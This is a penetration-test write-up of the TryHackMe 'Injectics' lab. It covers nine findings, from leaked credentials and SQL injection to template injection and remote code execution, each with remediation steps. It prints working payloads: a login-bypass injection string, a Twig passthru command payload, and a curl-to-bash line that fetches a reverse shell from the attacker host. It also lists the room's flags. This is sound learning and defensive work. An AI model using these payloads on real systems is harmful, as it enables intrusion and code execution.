# Injectics

## Capture The Flag: Penetration Test Report

Platform: TryHackMe (premium room: Injectics)

Target: Injectics 2024 web application (Ubuntu, Apache 2.4.41, PHP, MySQL)

Tester: Nishant Saini (BCA student)

Date of assessment: 15 to 16 October 2026

Classification: Confidential, lab use only

*Authorised TryHackMe lab. Findings are documented for learning and remediation practice.*

# Contents


| Section | Title |
|---|---|
| 1 | Executive summary |
| 2 | Scope, environment and methodology |
| 3 | Reconnaissance and enumeration |
| 4 | Attack chain overview |
| 5 | Detailed findings (F-01 to F-09) |
| 6 | Flags captured |
| 7 | Timeline of the engagement |
| 8 | Prioritised remediation roadmap |
| 9 | Conclusion |
| A | Appendix A: Evidence gallery (Fig. 01 to Fig. 56) |

# 1. Executive summary

This report documents the security assessment of the Injectics web application, the target of the TryHackMe room Injectics. The assessment achieved full compromise of the application. An SQL injection in the login function bypassed authentication, default credentials exposed in a publicly readable mail log gave access to the superadmin account, and a server-side template injection in the profile update feature produced remote code execution as the `www-data` user. A reverse shell was obtained and both room flags were recovered.

Three findings are rated Critical: exposed default credentials (F-01), the injectable login query (F-02) and the template injection leading to code execution (F-06). Several secondary weaknesses amplified the impact, including client-side only validation, unvalidated leaderboard tampering, a publicly reachable phpMyAdmin instance and loose file permissions. Every finding includes reproduction steps and remediation guidance, and the roadmap in Section 8 orders the fixes by risk.

| Severity | Count | Findings |
|---|---|---|
| Critical | 3 | F-01 Default credentials exposed; F-02 SQL injection auth bypass; F-06 SSTI to RCE |
| High | 1 | F-05 Unvalidated leaderboard tampering |
| Medium | 4 | F-03 Client-side validation only; F-04 Hidden admin login; F-07 Exposed phpMyAdmin and directories; F-08 Insecure file permissions and swap file |
| Low | 1 | F-09 Information disclosure and cookie hardening |

# 2. Scope, environment and methodology

The engagement was limited to the TryHackMe Injectics room. The application was tested in a black-box manner first, then with source review once page source and scripts were available. No testing was performed against any system outside this lab. The room was deployed more than once during the work. Reconnaissance on 15 October ran against 10.145.189.138, while exploitation on 16 October ran against 10.144.157.219. The findings apply to the same application code in both deployments.

| Item | Details |
|---|---|
| Target application | Injectics 2024 (PHP, jQuery and Bootstrap front end, MySQL back end) |
| Target hosts | 10.145.189.138 (recon session), 10.144.157.219 (exploitation session) |
| Attacker host | Kali Linux workstation, tun0 address 192.168.130.136 |
| Tools | nmap 7.99, gobuster 3.8.2, Firefox developer view-source, Burp Suite Professional 2026.3.3 (Proxy and Repeater), netcat, Python http.server, OpenSSH client |
| References | HackTricks SSTI notes, PayloadsAllTheThings, PentestMonkey-style reverse shell cheat sheet |

## Methodology

The work followed a standard phased approach: reconnaissance and service discovery, content enumeration, manual review of client-side code and exposed files, vulnerability validation through controlled requests, exploitation to confirm impact, limited post-exploitation to locate the flag, and reporting. Privilege escalation beyond www-data was not attempted because the room objective was reached and the scope was limited to demonstrating impact.

# 3. Reconnaissance and enumeration

A full TCP port scan with service detection identified two open ports. Only these two ports responded.

| Port | State | Service | Version and notes |
|---|---|---|---|
| 22/tcp | open | ssh | OpenSSH 8.2p1 Ubuntu 4ubuntu0.11. Host keys RSA, ECDSA and ED25519 offered. |
| 80/tcp | open | http | Apache httpd 2.4.41 (Ubuntu). Response sets PHPSESSID cookie without the HttpOnly flag. |

Directory enumeration with gobuster and the dirbuster medium wordlist (50 threads) returned six redirecting paths and one restricted path. These paths indicated the presence of a phpMyAdmin installation and of a directory that the server refused to list.

| Path | Status | Observation |
|---|---|---|
| /flags/ | 301 then 403 | Directory exists but listing and access are denied. The flag file sits here on disk (see F-08). |
| /css/, /js/, /javascript/, /vendor/ | 301 | Static assets and third-party libraries (Bootstrap JS and dependencies). |
| /phpmyadmin/ | 301 | phpMyAdmin login page publicly reachable (F-07). |
| /robots.txt | 404 | No robots file present. |
| /adminLogin007.php | found by source review | Hidden admin login linked from the public login page (F-04). |

SSH was tested with the usernames dev and john. Both attempts were rejected because the service accepts public key authentication only. SSH was not pursued further.

# 4. Attack chain overview

The table below summarises how each weakness contributed to the final compromise.

| Phase | Action | Result | Findings |
|---|---|---|---|
| 1. Recon | Port scan, enumeration, source review | Admin link, script blacklist and mail.log path discovered | F-04, F-03, F-09 |
| 2. Credentials | Read /mail.log without authentication | Default superadmin and dev credentials obtained | F-01 |
| 3. Auth bypass | SQL injection through functions.php login with Burp | Logged in as dev without knowing a password | F-02, F-03 |
| 4. Tampering | Edited leaderboard values through Burp Proxy | Public leaderboard values changed | F-05 |
| 5. Admin access | Logged in at adminLogin007.php with superadmin credentials | Admin dashboard and flag 1 reached | F-01, F-04 |
| 6. Injection | Template expressions in profile First Name | Template evaluated, command output rendered | F-06 |
| 7. Foothold | Payload fetched reverse shell from attacker HTTP server | Shell as www-data on the target | F-06, F-07 |

| Phase | Action | Result | Findings |
|---|---|---|---|
| 8. Post-exploitation | Enumerated web root and flags directory | Flag 2 recovered; swap file and writable scripts found | F-08 |

# 5. Detailed findings

## F-01 Default credentials exposed in a publicly readable mail log

| | |
|---|---|
| Severity | Critical |
| Affected component | /mail.log (web root, served without authentication) |
| Evidence | Fig. 09, Fig. 18, Fig. 33, Fig. 10 to 12, Fig. 34 to 35 |

**Description.** The file mail.log sits in the web root and can be requested by any visitor. It contains an internal email from the developer to the superadmin account. The email lists plaintext credentials for the superadmin and dev accounts and states that an InjecticsService re-inserts these default credentials into the users table every minute if the table is deleted or corrupted. The default credentials are therefore designed to persist and cannot be removed by changing the password alone.

**Impact.** Anyone on the network can obtain administrator credentials without any prior access. In this test the superadmin credentials were accepted at the hidden admin login and gave access to the admin dashboard.

### Reproduction steps

1. Request /mail.log in the browser. The page loads without any login (Fig. 09).
2. Record the listed superadmin and dev credentials from the table in the email body.
3. Attempt the standard login page. Both accounts initially returned Invalid email or password (Fig. 10 to 12).
4. Attempt the hidden admin login at /adminLogin007.php with the superadmin email and password, which succeeds and shows the admin dashboard (Fig. 34 to 35).

### Remediation

Remove mail.log and every other internal file from the web root, and configure the web server to deny requests for *.log and mail files. Rotate the superadmin and dev passwords now. Remove the code that inserts hardcoded default credentials, replace it with a one-time setup flow that forces a strong password on first use, and store passwords as salted hashes using password_hash() with password_verify() at login.

## F-02 SQL injection in the login function leads to authentication bypass

| | |
|---|---|
| Severity | Critical |
| Affected component | POST /functions.php, function=login, parameter username |
| Evidence | Fig. 22 to 27 |

**Description.** The login handler places the username value into a SQL statement without parameter binding. A keyword blacklist in the browser exists, but the server does not appear to enforce the same protection for every operator. Sent through Burp Repeater, the payload `a' OR 1=1 -- -` was rejected with Invalid email or password, while `a' || 1=1 -- -` returned a successful authentication response. That response contained `"is_admin":"true"` and `"first_name":"dev"` and redirected to dashboard.php. The server-side filter appears to block the OR keyword but not the || operator, which points to an incomplete blacklist rather than a parameterised query.

**Impact.** Authentication can be bypassed for any account, including administrator accounts, without knowing a password. Injection of this kind can also expose or change database contents.

### Reproduction steps

1. Submit any login in the browser and capture the functions.php request with Burp Proxy (Fig. 26).

2. Send the request to Repeater and set username to a' OR 1=1 -- -. The response is an error (Fig. 24).
3. Change the operator to ||: username=a' || 1=1 -- -. The response shows status success and the dev account (Fig. 25).
4. Use the resulting session to reach dashboard.php as dev (Fig. 27).

### Remediation

Replace string concatenation with prepared statements (PDO or mysqli with bound parameters) for every query. Do not rely on keyword blacklists, which are easy to bypass. Use a least-privilege database account for the web application, return generic error messages, and apply the same authentication checks to every login path.

## F-03 Input validation performed only on the client side

| | |
|---|---|
| Severity | Medium |
| Affected component | script.js (login form handler) |
| Evidence | Fig. 19 to 21 |

**Description.** The login script blocks the keywords or, and, union, select and quote characters before the request is sent. The check runs entirely in the browser, so anyone can bypass it by sending a request directly, as the Burp tests in F-02 did. The blacklist also reveals to an attacker exactly which terms the developers were concerned about.

**Impact.** Client-side checks give a false sense of security. Any protection they provide disappears when a request is sent outside the browser, and their contents guide an attacker towards the injection technique that works.

### Reproduction steps

1. Open view-source of script.js and identify the keyword array and the AJAX call to functions.php (Fig. 20 and 21).
2. Enter a username containing a blacklisted term in the form. The browser alert blocks the submission.
3. Replay the request with Burp, which skips the script entirely, and the server processes the value (Fig. 22 to 26).

### Remediation

Keep client-side validation only as a usability aid. Enforce every validation rule on the server, and combine it with parameterised queries and output encoding so that no single check is relied upon.

## F-04 Hidden admin login panel linked from the public login page

| | |
|---|---|
| Severity | Medium |
| Affected component | login.php (Login as Admin link) and /adminLogin007.php |
| Evidence | Fig. 15, Fig. 19, Fig. 32, Fig. 34 |

**Description.** The public login page includes a Login as Admin button that links to /adminLogin007.php. The admin form is a separate page with the same fields and no additional protection visible from the client side. The admin entry point depends on obscurity rather than access control, so any visitor who reads the page source can find it.

**Impact.** The admin login is available to automated password guessing and credential reuse, with no rate limiting or second factor visible. Combined with F-01, this gave a direct route to superadmin access.

### Reproduction steps

1. View-source of login.php and locate the Login as Admin anchor (Fig. 19).
2. Hover the button to confirm the URL, /adminLogin007.php (Fig. 32).
3. View-source of the admin page to confirm it is a separate form posting back to itself (Fig. 15).

### Remediation

Restrict the admin area to trusted networks or a VPN, enforce multi-factor authentication, add rate limiting and account lockout, and remove the admin link from the public page. Use a single authentication flow with role checks rather than a separate hidden page.

## F-05 Unvalidated leaderboard tampering through edit_leaderboard.php

| | |
|---|---|
| Severity | High |
| Affected component | edit_leaderboard.php (POST: rank, country, gold, silver, bronze) |
| Evidence | Fig. 28 to 31 |

**Description.** The leaderboard edit form accepts gold, silver and bronze counts in the POST body. Burp Proxy showed that the values are trusted as submitted, and an authenticated dev user could change the gold count for USA from 22 to 25. The public leaderboard then displayed the changed values for every entry. The application did not check whether the user should be allowed to edit leaderboard data, or whether the values were valid numbers within a sensible range.

**Impact.** Any authenticated user can alter published results, which damages the integrity of the leaderboard and of any decisions based on it. Because the function is reachable through a low-privilege account, this is an authorisation failure as well as an input validation failure.

### Reproduction steps

1. Log in as dev through the SQL injection bypass and open the Edit button for rank 1, USA (Fig. 28).
2. In Burp Proxy, intercept the POST to edit_leaderboard.php and change gold to 25 (Fig. 29).
3. Forward the request. The dashboard and public leaderboard show gold 25 for the entries (Fig. 31).

### Remediation

Check the user role on the server before any write operation. Validate every field as an integer within an expected range, use CSRF tokens on state-changing forms, and log all leaderboard edits with the user who made them. Consider restricting edits to an administrative interface.

## F-06 Server-side template injection in profile update leading to remote code execution

| | |
|---|---|
| Severity | Critical |
| Affected component | update_profile.php (First Name), rendered on dashboard.php |
| Evidence | Fig. 36 to 56 |

**Description.** The First Name value from the profile form is evaluated by a PHP template engine with Twig-style syntax before it is displayed on the dashboard. Expressions are executed rather than shown as text. The test value {{5*5}} rendered as 25. Using a filter that calls PHP functions, the payload `{{['id',""]|sort('passthru')}}` returned `uid=33(www-data)`, which confirmed command execution. A reverse shell was then delivered by fetching a script from the attacker's HTTP server and piping it to bash.

**Impact.** Full remote code execution as the web server user, with read access to the application source, configuration files and the flags directory. This is the most severe issue in the application and is a foothold for further attacks on the host.

### Reproduction steps

1. Set First Name to {{5*5}} and submit. The dashboard displays 25, showing that expressions are evaluated (Fig. 40 and 41).
2. Replace the payload with {{['id',""]|sort('passthru')}}. The dashboard displays uid=33(www-data) (Fig. 47 and 48).
3. Host a Python reverse shell in index.html and serve it with python3 -m http.server 80 on the attacker (Fig. 50 to 52).
4. Submit the payload {{['curl 192.168.130.136|bash',""]|sort('passthru')}}. The HTTP log records the target fetching the payload (Fig. 53 and 54).
5. Start netcat on port 443. The connection arrives and gives a shell as www-data in /var/www/html (Fig. 55).

### Remediation

Never pass user input into a template as template source. Keep user data as template variables, enable auto-escaping, and deny access to dangerous filters and callbacks such as passthru, system and exec through the sandbox policy. Run PHP under a dedicated low-privilege user, restrict outbound connections from the web server, and treat a WAF as a supplementary control rather than a fix.

## F-07 Publicly reachable phpMyAdmin and enumerable directory structure

| | |
|---|---|
| Severity | Medium |
| Affected component | /phpmyadmin/ and web root directories (/flags/, /js/, /vendor/) |
| Evidence | Fig. 13, Fig. 14, Fig. 16 |

**Description.** phpMyAdmin is installed under the public web root and its login page is reachable by any visitor. Database management interfaces should not be exposed to the internet, because they are a common target for credential guessing and for known-vulnerability exploitation. Gobuster also revealed the directory /flags/ and vendor directories, which confirms the server layout to an attacker even though access to the directory listing is denied.

**Impact.** An exposed database administration panel gives a second authentication target that bypasses the application's own login controls. Directory discovery makes it easier to find sensitive paths such as the flag directory in F-08.

### Reproduction steps

1. Run gobuster dir with the dirbuster medium wordlist against the target (Fig. 14).
2. Request /flags/ and receive a 403 Forbidden response confirming the directory exists (Fig. 13).
3. Request /phpmyadmin/ and reach the phpMyAdmin login page (Fig. 16).

### Remediation

Remove phpMyAdmin from the public web root or restrict it to localhost or a management VPN. Disable directory indexing (Options -Indexes), return a generic 404 for directories that should be hidden, and keep sensitive files outside the web root.

## F-08 Insecure file permissions and leftover swap file in the web root

| | |
|---|---|
| Severity | Medium |
| Affected component | /var/www/html (ubuntu-owned files, .conn.php.swp, injecticsService.php) |
| Evidence | Fig. 56 (directory listing from the shell) |

**Description.** A listing of the web root from the shell shows that application files are owned by the ubuntu account and most are group-writable. A Vim swap file named .conn.php.swp, which normally holds recent edits to conn.php including database connection details, was left inside the public web root. The file injecticsService.php, which re-creates the default credentials described in F-01, is executable and group-writable. The swap file contents were not retrieved in this test; the finding is based on its presence and permissions alone.

**Impact.** A readable swap file may disclose database credentials, and a writable service script can be modified to change or persist access. Both issues were reachable after the web shell was obtained in F-06.

### Reproduction steps

1. From the www-data shell, run ls -la in /var/www/html and review the owner, permissions and file names (Fig. 56).
2. Note the .conn.php.swp file and the writable injecticsService.php script in the listing.

### Remediation

Delete swap and backup files from deployed directories and add a deployment check that rejects them. Own application files by a deployment account and make them read-only for the web user, move background services out of the web root, and remove group write permission from scripts that run with elevated privileges.

## F-09 Information disclosure and cookie hardening gaps

| | |
|---|---|
| Severity | Low |
| Affected component | HTML source, HTTP headers, dashboard output, session cookie |
| Evidence | Fig. 02, Fig. 07, Fig. 08, Fig. 30, Fig. 46, Fig. 48 |

**Description.** Several small leaks give an attacker useful context. The HTML footer comment names the developer and an email address, and another comment states where mail is stored. The server banner shows the exact Apache version and operating system. The dashboard prints raw PHP output such as uid and gid values and arrays, which exposes the runtime account. A database restore message reveals the name of an internal service. The PHPSESSID session cookie is issued without the HttpOnly flag, so JavaScript running on the page could read it if an injection were found.

**Impact.** Each detail is minor on its own but together they tell an attacker which account runs the web server, where mail is kept, and which internal services exist. The cookie issue increases the impact of any future cross-site scripting bug.

### Reproduction steps

1. View-source of the homepage and footer to find the developer comment (Fig. 07 and 08).
2. Review the nmap banner for the Apache version and the cookie flag warning (Fig. 02).
3. Observe the dashboard output and the restore message after the injection tests (Fig. 30 and 48).

### Remediation

Remove developer comments and internal notes from production HTML. Set ServerTokens Prod and ServerSignature Off in Apache, show generic error pages, and avoid echoing runtime identity values to

users. Set HttpOnly, Secure and SameSite on the session cookie.

# 6. Flags captured

| # | Flag | Where it was found | Evidence |
|---|---|---|---|
| 1 | THM{INJECTICS_ADMIN_PANEL_007} | Admin dashboard after login as superadmin with credentials from mail.log | Fig. 35 |
| 2 | THM{5735172b6c147f4dd649872f73e0fdea} | File 5d8af1dc14503c7e4bdc8e51a3469f48.txt in /var/www/html/flags, read from the www-data shell | Fig. 56 |

# 7. Timeline of the engagement

Times are local (IST) as shown on the workstation clock. The first session ran on 15 October, the exploitation session on 16 October.

| Date and time | Activity | Figures |
|---|---|---|
| 15 Oct, 21:52 to 21:59 | Room start, nmap scan, homepage, robots.txt, source review | 01 to 07 |
| 15 Oct, 22:00 to 22:05 | Notes review, mail.log discovered, login attempts with leaked credentials | 08 to 12 |
| 15 Oct, 22:08 to 22:14 | Forced browsing, gobuster, admin source review, phpMyAdmin, SSH attempts | 13 to 17 |
| 16 Oct, 10:41 to 10:55 | Client script review, Burp SQL injection bypass, leaderboard tampering | 18 to 30 |
| 16 Oct, 10:57 to 11:09 | Hidden admin login as superadmin, profile tests, template expression confirmed | 31 to 43 |
| 16 Oct, 11:44 to 11:56 | SSTI payload research, command execution confirmed as www-data | 44 to 49 |
| 16 Oct, 12:47 to 13:00 | Payload preparation, HTTP delivery, reverse shell, flag 2 recovered | 50 to 56 |

# 8. Prioritised remediation roadmap

| Priority | Action | Addresses |
|---|---|---|
| Immediate | Remove mail.log and all internal files from the web root; rotate superadmin and dev passwords; disable the InjecticsService credential insertion | F-01, F-08 |
| Immediate | Replace the login query with prepared statements; hash passwords | F-02 |
| Immediate | Remove template evaluation of user input; apply auto-escaping; restrict dangerous callbacks | F-06 |
| Short term | Enforce role-based checks and server-side validation on leaderboard edits; add CSRF protection | F-05, F-03 |
| Short term | Restrict or remove phpMyAdmin; move the admin login behind VPN and MFA; remove the public admin link | F-07, F-04 |
| Short term | Fix file ownership and permissions; delete swap files; move services out of the web root | F-08 |

| Priority | Action | Addresses |
|---|---|---|
| Routine | Hide server banners, remove developer comments, set HttpOnly and Secure on cookies, add generic error pages | F-09 |

# 9. Conclusion

The Injectics application can be fully compromised by a low-skill attacker, starting from public information and moving through credential disclosure, SQL injection, authorisation failures and template injection to remote code execution. Each weakness on its own is common, but together they show a pattern of trusting the client, relying on blacklists and leaving sensitive files in the public web root. Fixing the Critical items in Section 8 would close the main attack path. The remaining items strengthen defence in depth and reduce the impact of any future mistake.

# Appendix A: Evidence gallery

All 56 screenshots captured during the engagement are reproduced below in chronological order. Each figure number is referenced in the detailed findings and timeline above.





**Fig. 01**: TryHackMe room page for Injectics (premium room, 0% progress at start)





**Fig. 02**: Nmap service scan (-sC -sV -p-): SSH on port 22 and Apache httpd 2.4.41 on port 80





**Fig. 03**: Injectics Leaderboard homepage served on port 80





**Fig. 04**: Login page (login.php) with email and password fields and a Login as Admin button





**Fig. 05**: robots.txt request returns 404 Not Found

